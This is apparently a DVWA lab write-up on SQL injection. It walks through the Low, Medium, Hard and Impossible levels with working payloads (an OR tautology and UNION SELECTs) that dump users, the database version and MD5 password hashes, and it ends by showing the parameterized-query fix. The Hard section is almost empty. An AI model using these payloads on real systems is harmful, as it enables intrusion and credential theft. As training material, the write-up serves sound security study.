

SQL Injection

1. Low

- First we type `1` in UserID

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

- The query return the ID with firstname and surname
- Seeing the source code, we can see the query call the database

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
```

- So we can injection to export the data

```
1' or '1'='1
```

User ID:

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith

- Let's export something interesting

```
' UNION SELECT @@version, CURRENT_USER#
```

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT @@version, CURRENT_USER#
First name: 10.11.6-MariaDB-2
Surname: admin@127.0.0.1

```
' UNION SELECT user, password FROM users#
```

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

2. Medium

- Choose UserID and click Submit

User ID:

ID: 1
First name: admin
Surname: admin

- We wanted to inject my sqli to export more information. So we using inspector to config the UserID

```
<select name="id">  
<option value="1 or 1=1 UNION SELECT 1, 2 FROM users#">1 or 1=1 UNION SELECT 1, 2 FROM users#</option>  
<option value="2">2</option>  
<option value="3">3</option>  
<option value="4">4</option>  
<option value="5">5</option>
```

- The server return the data leak from database

User ID:

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT 1, 2 FROM users#
First name: 1
Surname: 2


3. Hard

- Type and click Submit and the server return the ID, firstname and surname

Click [here to change your ID.](#)

ID: 1
First name: admin
Surname: admin

- Change the different way to inject the code and it return the value I want



4. Impossible

- The queries are now parameterized queries. This means distinguish which sections are code, and the rest is data.
- Seeing the src code, we can see the parameterized. It only accepts the numeric value

```
// Was a number entered?
if(is_numeric( $id )) {
    $id = intval( $id );
    switch ( $_DVWA['SQLI_DB'] ) {
        case MYSQL:
            // Check the database
            $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id)' );
            $data->bindParam( ':id', $id, PDO::PARAM_INT );
            $data->execute();
            $row = $data->fetch();
        }
    }
```